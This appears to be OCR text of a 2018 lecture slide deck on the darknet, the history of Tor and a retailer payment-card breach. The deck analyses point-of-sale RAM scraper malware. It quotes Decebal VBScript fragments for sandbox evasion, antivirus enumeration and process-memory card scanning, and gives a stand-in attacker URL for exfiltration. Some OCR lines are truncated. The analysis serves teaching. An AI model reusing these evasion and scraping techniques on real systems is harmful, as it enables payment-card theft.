


3) Upload a wordlist for passwords-payload

Retailer Hack: Brute Force w/DVWA



4) Attacker starts their attack




Darknet Privacy Breach Technical Review:
Retailer Hack
Darknet Credential Acquisition





2011 Egypt- Mubarak shuts down Internet (Tor)

Photo: Jafria News





Stinks (U)

[redacted]

CT SIGDEV

[redacted]

JUN 2012

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20370101


2013: Snowden uses Tor

Photo: Barton Gellman—Getty Images



Darknet Fundamentals

Anonymous Communications Systems











Image: Tor Project, Inc.





What is the darknet?



- Definition
- What is it used for
- How does it work?

Source: EFF License: Creative Commons

Tor Browser





Image: Tor Project, Inc.


Darknet news August 2018




A breakdown of the content found in our darknet database by category over time.

Source: Dark Owl

A Darknet Market: Tor "Hidden Services"



“Darknet” is...



- Internet “Overlay” network
- Alternative internet addressing scheme to DNS
- Cannot be traced to IP address

Source: The Tor Project, Inc.

Copyright Sarah Lewis Cortes 2018

“Tor” is...

- Online Network
- Software
- Network of People
- Nonprofit Organization
- Research Project
- Cryptographic Routing Protocol
- What Tor is NOT



Photo and Image: US Navy: Dr. Paul Syverson, US Navy, Inventor of Tor, Onion Routing

“Tor” timeline...



- 1990s: US Navy Project
- 2001: Syverson: US Navy patent
- 2002: Alpha version
- 2004: Public
- 2006: “The Tor Project,” incorporated by Dingledine, Mathewson, Lewman *et al.*
- 2018: 6,300 Tor relays, ~2 m sessions daily network traffic, > 275 Gbits/second



Darknet Privacy Breach Technical Review

Retailer Hack
POS Ram Scraper Malware

Retailer Hack: POS RAM scrapers Features

- Multi-component
- Single binary
- Networking functionality
- Bot functionality
- Kill switch
- Encryption
- Development kits
- Multi-exfiltration techniques

Source: US v. Seleznev, W. District of WA, Bench Warrant

Retailer Hack: POS RAM Scraper Malware

Malware on self-checkout terminals:

- Reads clear text payment card data RAM on POS terminal
- Uses regex (regular expressions)- grabs payment card info (PCI)

([0-9]{15-16} [D=] [0 (7-9)] | 1[0-5])
((0 [1-9]) | [1 (0-2)]))[0-9]{8-30})

- Predominantly Windows OS
- Captured data: sent to attacker's servers
  http://www.badguyserver.co.cc/
  api/process.php?xy=BadGuyBadGuyBadGuyBadGuy##


Retailer Hack:
BlackPOS v2 a/k/a FrameworkPOS malware

- Pretends to be a component of antivirus
- Enumerates all of the processes running on the infected system using the *EnumProcesses* method and scans the process memory for Tracks 1 and 2 credit card data



Source: Ars Technica

Retailer Hack: BlackPOS malware



Sample BlackPOS credit card data output

Source: Trend Micro

Retailer Hack:

Similar example: Decebal POS RAM scraper

1) Coded in VBScript, compiled into an executable file
2) Coded in C, C++, or Delphi
3) Source code leaked online -
4) Data-exfiltration method: HTTP POST requests
    a) not cached
    b) not saved in history
    c) no restrictions on data-sending length

Source: Trend Micro

Retailer Hack: Decebal POS RAM scraper

1) Infects systems via drive-by-download attacks

2) Startup: checks for installed sandboxing/reverse-engineering tools on infected systems. To evade detection. if any is discovered, it will terminate its process. (1)

3) Installs itself in %USERPROFILE% as iexplorer.exe. It then audits infected - systems in order to determine their OS, computer name, and username (2)

4) Decebal also retrieves the name of any anti-malware solution installed on infected systems. This information is exfiltrated to a remote server, along with the stolen Tracks 1 and 2 credit card data. (3)

Source: Trend Micro

Retailer Hack: POS RAM scrapers
Decebal malware example

```
Sub sAnti()
  Dim aDlls(2) As String, aHDDs(4) As String, bFound As Boolean, lhKey As Long, lLen As Long, i

  aDlls(0) = "SbieDll.dll" 'sandboxie
  aDlls(1) = "dbghelp.dll"
  aDlls(2) = "LOG_API32.DLL" 'Api logger

  aHDDs(0) = "*VMWARE_VIRTUAL_IDE_HARD_DRIVE_*" 'threatexpert.com/submit.aspx
  aHDDs(1) = "*QEMU*" 'anubis.iseclab.org
  aHDDs(2) = "*FLOPPY2K12*" 'malwr.com
  aHDDs(3) = "*DISK_____*" 'Joe Sandbox Desktop 8.0.0 file-analyzer.net
  aHDDs(4) = "*EXCELSTOR_TECHNOLOGY_*" 'CWSandbox mwanalysis.org

  If App.EXEName = "sample" Then bFound = True 'camas.comodo.com/

  zZ = SetErrorMode(1024)
  If zZ = 0 Then bFound = True
```

1) Decebal checks for the presence of debugging tools

Source: Trend Micro

Retailer Hack: Decebal malware example

```
Function VersionToName() As String
  Select Case PEBGetWinVersion
  Case "1.0.0": VersionToName = "Windows 95"
  Case "1.1.0": VersionToName = "Windows 98"
  Case "1.9.0": VersionToName = "Windows Millenium"
  Case "2.3.0": VersionToName = "Windows NT 3.51"
  Case "2.4.0": VersionToName = "Windows NT 4.0"
  Case "2.5.0": VersionToName = "Windows 2000"
  Case "2.5.1": VersionToName = "Windows XP"
  Case "2.5.3": VersionToName = "Windows 2003 (SERVER)"
  Case "2.6.0": VersionToName = "Windows Vista"
  Case "2.6.1": VersionToName = "Windows 7"
  Case "2.6.2": VersionToName = "Windows 8"
  Case Else: VersionToName = "Unknown"
  End Select
End Function
Function GetOsBitness() As String
  Dim ProcessorSet As Object, CPU As Object
  Set ProcessorSet = GetObject("Winmgmts:").ExecQuery("SELECT * FROM Win32_Processor")
  For Each CPU In ProcessorSet
  GetOsBitness = CStr(CPU.AddressWidth)
  Next
End Function
```

2) Decebal audits infected systems

Retailer Hack: Decebal malware example

```
Function sGetAV() As String
  Dim objWMIService As Object, avp As Object
  Set objWMIService = gOb("winmgmts:{impersonationLevel=impersonate}!\\.\root\SecurityCenter")
  For Each avp In objWMIService.ExecQuery("Select * from AntiVirusProduct")
  sGetAV = sGetAV & avp.DisplayName & " "
  Next
  If Len(sGetAV) < 3 Then sGetAV = "Nope"
End Function
```

-

3) Decebal checks for anti-malware solutions

Source: Trend Micro

Retailer Hack: POS RAM scrapers
Decebal malware example

5) Inspects all of the running processes by calling *CreateToolhelp32Snapshot* to take a snapshot of all of the running processes on infected systems, along with the heaps, modules & threads. (4)

-

6) Then calls *Process32Next* inside a do-while loop. (4) Maintains blacklist of processes (e.g., *svchost.exe, csrss.exe, wininit.exe,* etc.) to skip because finding credit card data in the memory of these processes is highly unlikely

7) If a current process being inspected is not in the blacklist, it opens the process object using *OpenProcess* and reads the memory content via *ReadProcessMemory*. (4)

Source: Trend Micro

Retailer Hack: Decebal malware example

```
Sub sMemoryFind()
  On Error Resume Next
  Dim hProcess As Long, lpMem As Long, ret As Long, lLenMBI As Long, sBuffer As String, Si As
RMATION, sLenSearch As Long
  Dim oRegExp As RegExp, aMatches As MatchCollection, item As Match, hSnap As Long, Pe32 As PR
  Dim sExe As String, Fata As String, iFile As Integer, Spate As String, sLinie As String

  hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0&)
  Pe32.dwSize = LenB(Pe32)

  Do While Process32Next(hSnap, Pe32)
  sExe = TrimNull(Pe32.szExeFile)

  If Pe32.th32ProcessID <> GetCurrentProcessId Then

  If sExe <> "System" Or sExe <> "svchost.exe" Or sExe <> "csrss.exe" Or sExe <> "wininit.exe"

  hProcess = OpenProcess(PROCESS_READ_WRITE_QUERY, False, Pe32.th32ProcessID)
  lLenMBI = Len(mbi)
  GetSystemInfo Si
  lpMem = Si.lpMinimumApplicationAddress

  Set oRegExp = New RegExp
  oRegExp.IgnoreCase = False
  oRegExp.Global = True

  oRegExp.Pattern = "\d{13,19}=\d{7}\w*\?"
  'oRegExp.Pattern = ";\d{13,19}=\d{7}\w*?"
```

4) Uses *CreateToolhelp32Snapshot* method to search for Track 2 credit card data. Calls *Process32Next* inside a do-while loop

Retailer Hack: POS RAM scrapers
Decebal malware example

8) Regexes to match Tracks 1 and 2 credit card data are run on the process memory content that Decebal reads. (4)

9) Decebal has a built-in Luhn-validation mechanism. (5) The results returned by regex matching are validated to make sure that the Track data that it scrapes from the process memory contains valid credit card numbers.

10) Exfiltrates stolen data by making connection requests to a remote server via *InternetOpenUrl*. Data is exfiltrated in HTTP header sent to the remote server. SendPHP() subroutine constructs a special URL that contains hexadecimal-encoded values (6)

Source: Trend Micro

Retailer Hack: Decebal malware

```
sListaNeagra(24) = "62222222222222222"
sListaNeagra(25) = "624444444444444444"
